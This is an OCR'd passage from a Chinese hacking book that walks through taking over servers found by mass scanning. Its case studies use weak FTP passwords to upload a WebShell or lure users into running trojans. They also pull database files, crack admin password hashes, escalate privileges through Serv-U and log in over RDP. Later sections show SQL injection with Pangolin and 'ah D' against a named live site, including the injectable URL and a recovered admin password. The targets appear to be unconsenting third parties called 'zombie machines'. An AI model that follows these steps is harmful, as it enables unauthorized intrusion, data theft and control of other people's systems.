本案例技术难度不高，主要利用 FTP 扫描的用户名和口令（可能是系统中的用户和口令）进行 Telnet 登录，成功以后可以在 Telnet 中执行各种命令，从而达到完全控制。

3.2.4　HScan 扫描 FTP 口令控制案例三

本案例利用 HScan 扫描 FTP 的口令进行服务器的控制，HScan 扫描结束后，会自动生成一个 HTML 网页报告，从网页报告中选择有口令的 FTP 服务器，通过 CuteFTP 等 FTP 客户端软件进行文件的下载和上传。在本案例中，使用了以下 3 种方法实施控制。

- 如果 FTP 主机提供了 Web 服务，则通过 FTP 客户端软件查看和验证 Web 目录是否在 FTP 的目录下。如果存在且拥有写权限，则可直接上传 WebShell 实施控制。
- 如果 FTP 未提供 Web 服务，则可以通过上传木马文件，诱使用户下载并运行，从而达到控制的目的。
- 通过分析 FTP 目录下面的文件，进行纵向和横向渗透。

本案例采用的是第一种方法，后两种方法读者可自行尝试。

01　选择 FTP 主机

HScan 扫描器破解 FTP 口令的功能非常强大，一般情况下，扫描一个大的网段，都能找出许多 FTP 弱口令。如果需要扫描更多的 FTP 口令，则需要增加字典中的口令和 FTP 用户。在本例中，打开扫描的网页文件并随机选择一个 FTP 主机，如图 3-59 所示。




图 3-59　选择 FTP 主机

技巧

在选择 FTP 主机时，尽量选择不是很弱的口令。口令强度越大，其相对主机 FTP 提供的数据价值就越高。

02　使用 CuteFTP 进行登录

本例中选择 CuteFTP 软件管理 FTP 地址，可以根据个人喜好选择不同的 FTP 管理软件，其目的就是便于进行文件的上传和下载。在 CuteFTP 中新建一个站点，在“Label”及“Host address”文本框中均输入 IP 地址 139.175.*.*，在“Username”及“Password”文本框中分别输入对应的用户名和口令，如图 3-60 所示。

03　上传和下载文件

在站点管理器中选中刚才添加的 FTP 主机并进行连接，连接成功后可以看到该 FTP 主机的 FTP 目录，然后就可以尝试进行上传和下载了，如图 3-61 所示。

图 3-60　使用 CuteFTP 登录




图 3-61　上传和下载文件

说明

（1）上传和下载文件是实施控制的关键阶段。一般情况下，被破解的 FTP 主机都允许上传文件，可以从以下几种情况上传文件。

① 服务器本身提供 Web 服务，可以通过访问该 FTP 主机地址来确定 Web 服务器是否支持 ASP、ASP.NET、JSP 脚本等，然后根据 Web 支持的脚本选择上传 WebShell。

② 如果该服务器不提供 Web 服务，就选择一些具有“诱惑”的木马文件上传，使其主动运行木马程序。

③ 如果不能上传，但是可以下载，则可以将该 FTP 服务器中允许下载的数据下载到本地进行分析，从而查找漏洞。

（2）很多情况下，提供 Web 服务的 FTP 服务器会将 Web 所在文件夹设置为 FTP 目录，因此，可以通过下载文件到本地来查找数据库口令和程序漏洞。

04　实施控制

本案例中，该 FTP 服务器支持 PHP，因此，可以上传一个 PHP 的 WebShell 直接实施控制。关于后期的控制，如开启远程终端 3389、安装其他木马后门等，这里就不赘述了。

小结

本案例详细讲解了如何利用 HScan 扫描到的 FTP 弱口令，配合使用 CuteFTP 等工具软件，最终控制了肉机。从技术角度来讲，本案例技术层次不高，但是安全突破不在于技术的高低，而在于思维能否有所突破！

3.2.5　HScan 扫描 FTP 口令控制案例四

前面 3 个案例是通过扫描口令得到的弱口令来实施控制，而本案例则是通过获取的 FTP 口令登录 FTP 服务器，然后下载 FTP 目录下的文件，并对这些文件进行分析和利用，最终成功控制该 FTP 服务器。

01　下载文件

使用扫描的 FTP 口令及用户名登录 FTP 服务器，成功登录以后，查看 FTP 服务器目录下的所有文件夹及其文件，将文件下载到本地，如图 3-62 所示。

技巧

下载 FTP 文件时，不要将所有文件都进行下载，而是要针对动态脚本文件，如 ASP、JSP、PHP 等。

02　分析下载文件

对下载的文件进行分析，分析的主要目的就是获取有用的信息。在本案例中，由于文件是 ASP 文件，因此可以利用 UltraEdit 等网页编辑器打开。在 foot.asp 文件中，找到了“贝士特 版权所有 京 ICP00000000 号”字样，如图 3-63 所示。

技巧

（1）在对文件进行分析前，可以对该 FTP 主机进行扫描或者尝试 Web 服务访问。直接在浏览器地址

栏中输入该 FTP 主机的 IP 地址，如果能够访问，说明服务器开放了 Web 服务；如果不能访问，也可能开放了 Web 服务，只是服务器只能通过具体的网站地址才能打开。

（2）查找关键字时，以 ASP 文件为例，可以在下载的 head.asp、foot.asp、bottom.asp、top.asp、index.asp 等文件中查看。这些文件中往往包含网站的一些信息，如版权、名称等。




图 3-62　下载 FTP 文件




图 3-63　查找关键字

03　搜索关键字

在 Google 中搜索关键字“贝士特 版权所有 京 ICP00000000 号”，很快结果出来了。在本案例中，直接通过 IP 地址无法访问该公司的网站，而只能通过搜索获取网站的具体的地址，如图 3-64 所示。

04　再次分析文件

再次对下载的文件进行分析，查找数据库文件。在本案例中，在下载的文件中找到 Access 数据库文件 main.mdb，如图 3-65 所示。




图 3-64　获取网站的具体地址




图 3-65　查找并获取数据库信息

技巧

（1）在下载文件中，可以通过分析某一个文件的代码获取数据库信息。然后，根据逆向分析文件调用，特别是数据库的调用，可以很容易地获取数据库文件位置等信息。

（2）Access 数据库及 SQL Server 数据库文件的连接文件名都很独特，如 conn.asp、dbconn.asp 等，直接在文件中浏览即可找到。

（3）如果是 SQL Server 数据库，则会在连接文件中出现数据库用户、连接密码及 IP 地址等信息。对于 Access 数据库，则可以直接查看 user、admin 及 config 等表，这些表中往往包含用户名称及密码等信息。

05　下载数据库文件

我们已经通过步骤 03 获取了网站的具体地址，并通过对已下载的文件的分析，知道了数据库文件的具体位置，现在需要尝试能否直接下载数据库文件。直接在浏览器地址栏输入数据库所在的地址，如图 3-66 所示，成功下载 main.mdb 数据库文件。

06　查看数据库并获取数据库密码

打开下载的 main.mdb 文件，获取 users 表中的 userpwd 字段，如图 3-67 所示。在浏览器地址栏中输入“http://www.cmd5.com”，对密码进行破解。如果存在，则会提示查询结果。




图 3-66　下载数据库文件




图 3-67　获取数据库密码

07　登录后台，查找上传地点

将获取的密码及用户名称“admin”分别输入后台管理验证的用户名称和密码界面进行验证，验证通过后，在后台管理界面查找后台文件管理模块。后台管理界面一般会有文件上传功能，如图 3-68 所示。




图 3-68　查找后台上传模块

08　上传 WebShell 并提升权限

在上传模块中尝试上传 WebShell，文件上传成功。然后，查看在该 FTP 主机中是否可以提升权限。利用 WebShell 中的 Serv-U 提升权限，如图 3-69 所示，提升权限成功。




图 3-69　上传 WebShell 并提升权限

09　远程登录 3389

使用“netstat -an |find "3389"”命令查看 3389 端口是否开放。在本案例中，3389 端口是开放的。使用前面添加的用户和密码登录 3389 端口，如图 3-70 所示，登录成功。




图 3-70　登录 3389

小结

本案例通过扫描的 FTP 用户名和口令登录 FTP 服务器，然后下载文件，并对文件进行分析，从中找出有用的信息，再通过 Google 搜索有用信息，利用分析的结果上传 WebShell 并提升权限，最终成功实施完全控制。

3.3　使用 X-Scan 扫描漏洞

X-Scan 是国内非常有名的一款扫描软件。扫描软件是一把双刃剑，既可以用来扫描系统中是否存在漏洞，发现漏洞修补漏洞，也可以用来发现漏洞，利用漏洞进行攻击。X-Scan 中有 21 个漏洞及信息获取扫描模块，与 HScan 相比，增加了 Socks5、NNTP、VNC 及 CVS 弱口令获取 4 个模块。但是在 HScan 中，有针对 Cisco 路由器口令的扫描模块。因此，在不同场合选择不同的扫描软件进行交叉扫描，往往会取得意想不到的结果。下面以扫描一个较小的网段实例讲述如何利用 X-Scan 获取信息。

3.3.1　设置扫描 IP 地址的范围

直接运行 X-Scan，在菜单中单击“设置”选项，选择“扫描参数”选项，打开“扫描参数”对

话框，设定扫描范围为“218.25.39.1-218.35.39.10”，如图 3-71 所示。X-Scan 也可以通过文件获取扫描主机列表，该功能与 HScan 的相应功能类似。

技巧

在扫描时，应尽量采取循序渐进的方式，即先通过其他扫描软件或者直接利用 X-Scan 获取主机开放端口等基本信息，再有针对性地对各种弱口令进行扫描。

3.3.2 确定扫描模块

单击“全局设置”选项，在展开的菜单中选择“扫描模块”选项，然后选择需要进行扫描的模块，如图 3-72 所示。X-Scan 提供了“全选”和“清除”功能，“并发扫描”、“扫描报告”及“其他设置”可以使用默认值，不必修改。




图 3-71 指定 IP 地址范围




图 3-72 设定扫描模块

说明

在 X-Scan 中，可以手动设置字典文件。如图 3-73 所示，X-Scan 默认给了一些包含弱口令的字典文件，在设置字典扫描时，也要遵循循序渐进的方式，先进行简单口令的扫描，再进行复杂口令的扫描。这些弱口令扫描都是暴力破解，只要字典足够强大，时间足够多，理论上都可以进行破解。




图 3-73 设置破解字典文件

3.3.3 设置扫描端口

在 X-Scan 中默认设置了很多端口。在扫描时，可根据情况增加端口。增加端口时，将鼠标直接

移动到待检测端口的末尾，输入端口数值。端口与端口之间通过“,”分隔，如图 3-74 所示，对于插件中的其他设置可以根据情况进行设定，或者直接使用默认设置。

3.3.4　实施扫描

设置完成后进行扫描。X-Scan 加载扫描模块时速度比较慢。加载完毕，开始扫描，X-Scan 界面的左侧区域显示扫描到的端口或者服务，右侧区域上方显示正在扫描的模块或尝试破解的口令等信息，右侧下方区域分别显示扫描的普通信息、漏洞信息和错误信息，如图 3-75 所示。




图 3-74　设置扫描端口




图 3-75　进行扫描

3.3.5　查看扫描结果

查看 X-Scan 的扫描结果有两种方式：一种是查看 X-Scan 主界面右侧下方的普通信息及漏洞信息，另一种是查看由 X-Scan 扫描完成以后自动生成的 HTML 报告，如图 3-76 所示。




图 3-76　查看扫描结果

3.3.6 小结

X-Scan 是一款强大的扫描工具，目前已经是 3.2 版本了。随着功能的增强，在进行扫描时会耗费更多的资源，在本地计算机扫描漏洞效果较好，扫描口令功能不如 HScan 等扫描软件，如果在肉机上进行扫描比较容易被发现。总体而言，X-Scan 仍是一款较好的安全漏洞检测工具。

3.4 使用 Acunetix Web Vulnerability Scanner 扫描及利用网站漏洞

Acunetix Web Vulnerability Scanner（简称“WVS”）是一个网站及服务器漏洞扫描软件，有收费和免费两种版本，目前的最新版本为 9.0build20140422，官方网站是 http://www.acunetix.com/。WVS 是国外著名的扫描软件之一，曾被列为“最为流行的 Web 扫描器之一”（http://sectools.org/web-scanners.html）。WVS 功能强大，深受广大渗透爱好者的喜爱。

3.4.1 Acunetix Web Vulnerability Scanner 简介

Acunetix Web Vulnerability Scanner 扫描工具有 Web Scanner、Tools、Web Services、Configuration 和 General 5 大模块。下面简要介绍我们需要使用的 3 个模块。

- Web Scanner 扫描器：默认情况产生 10 个线程的爬虫，是最常用的功能模块之一，通过该模块可以对网站进行漏洞扫描。
- Tools 工具箱：集成了站点爬行、目标发现、域名扫描、盲注、HTTP 编辑器、HTTP 嗅探 HTTP Fuzzer、认证登录测试、结果比较等功能。
- 配置：主要进行应用设置、扫描设置和扫描配置等。

3.4.2 使用 Acunetix Web Vulnerability Scanner 扫描网站漏洞

在 WVS 菜单中单击“New Scan”选项，打开扫描向导进行相关设置。如图 3-77 所示，一般来说，只需要在“Website URL”文本框中输入扫描网站地址，如“http://testaspnet.vulnweb.com”，后续步骤使用默认设置即可。如果不想使用向导，可以单击“Web Scanner”选项，在“Start URL”文本框中输入网站地址，即可进行扫描。




图 3-77 设置扫描目标站点

3.4.3　扫描结果分析

在扫描过程中，如果发现是高危漏洞，则会以红色圆圈中包含叹号的图标显示。如图 3-78 所示，有 4 个高危漏洞，9 处盲注（Blind SQL Injection），4 处跨站，9 个验证的 SQL 注入漏洞，1 个 Unicode 传输问题。黄色图标显示为告警。




图 3-78　查看扫描结果

对扫描结果中的每一个漏洞进行验证，同时访问相应网站。虽然 WVS 自带 HTTP 编辑器对 SQL 注入进行验证，但自动化程度较低，当发现漏洞后，可以通过 Havij、Pangolin 等 SQL 注入工具进行注入测试，如图 3-79 所示，将存在 SQL 注入的地址放入 Havij 进行注入测试。




图 3-79　使用 Havij 进行 SQL 注入测试

3.5 使用 JSky 扫描并渗透某管理系统

JSky（中文名为“竭思”）是深圳市宇造诺赛科技有限公司的产品，是一款简单易用的 Web 漏洞扫描软件，是一款针对网站漏洞扫描的安全软件。JSky 能够评估一个网站是否安全，对网站进行漏洞分析，判断是否存在漏洞，又称为网站漏洞扫描工具。JSky 作为一款国内著名的网站漏洞扫描工具，提供了网站漏洞扫描服务，即能找出网站中的漏洞。JSky 的网站漏洞检测工具提供网站漏洞检测服务，即通过模拟黑客攻击来评估计算机网站安全性的一种方法。JSky 的渗透测试模块能模拟黑客攻击，让用户立刻掌握问题的严重性。JSky 作为国内著名的扫描器，曾经风靡一时，由于其集成了 Pangolin SQL 注入攻击工具，所以实用性还是挺高的，在渗透时可以进行交叉扫描，其官方网站为 http://www.nosec.org/cn。目前，JSky 的最新版本为 3.5.1，网上有破解版本。

3.5.1 使用 JSky 扫描漏洞点

JSky 的安装很简单，按照提示进行简单选择即可使用，其扫描主要是新建扫描，然后设置扫描的一些选项，一般选择默认选项。直接运行 Zwell 的 JSky 扫描工具，新建一个扫描任务，输入网站地址，其他保持默认设置，开始进行检测，很快就会发现一个 SQL 注入点，如图 3-80 所示。




图 3-80 发现 SQL 注入点

3.5.2 使用 Pangonlin 进行 SQL 注入探测

将注入点 http://www.wxqxft.com:80/newsinfo.asp?id=170 复制到 Pangolin 的 URL 文本框中并进行扫描，如图 3-81 所示，探测到数据库为 Access，然后对表和列进行猜测。

3.5.3 换一个工具进行检查

Pangolin 的检测结果并不理想，仅仅猜出两个表，而且其中的数据也无法全部获取，因此，换用“啊 D 注入工具”进行测试。在“检测网址”文本框中输入检测地址进行检测，检测完毕后，发现两个 SQL 注入点，如图 3-82 所示。




图 3-81　猜测表和列

图 3-82　使用“啊 D 注入工具”找到 SQL 注入点

3.5.4　检测表段和检测字段

如图 3-83 所示，选择第一个注入点进行注入检测，依次检测表段、检测字段和检测内容，在本次检测中一共获取了 3 个表，即表 vote、manage_user 和 book。显然，manage_user 为管理员表，因此选择该表进行猜测。检测结果出来后，双击该条记录，如图 3-84 所示，可以直接复制密码。

图 3-83　猜测表段、字段和内容

图 3-84　获取管理员和密码

3.5.5　获取管理员入口和进行登录测试

在安全检测过程中，可以使用多个工具扫描路径及文件。在本例中，既可通过 JSky 获取网站存在的文件目录，也可以使用“啊 D 注入工具”扫描管理入口，还可以使用“桂林老兵”的网站安全检测工具猜解路径，如图 3-85 所示。

在实际测试过程中完全可以凭借经验，如输入“http://www.wxqxft.com/manage/manage.asp”进行测试，如图 3-86 所示，顺利打开后台登录地址。

在“用户名”文本框中输入“admin”，在“密码”文本框中输入刚才获取的“2468:<h”，然后

单击“登录”按钮尝试登录，结果出现错误信息，如图3-87所示，说明密码不正确。




图3-85　扫描路径

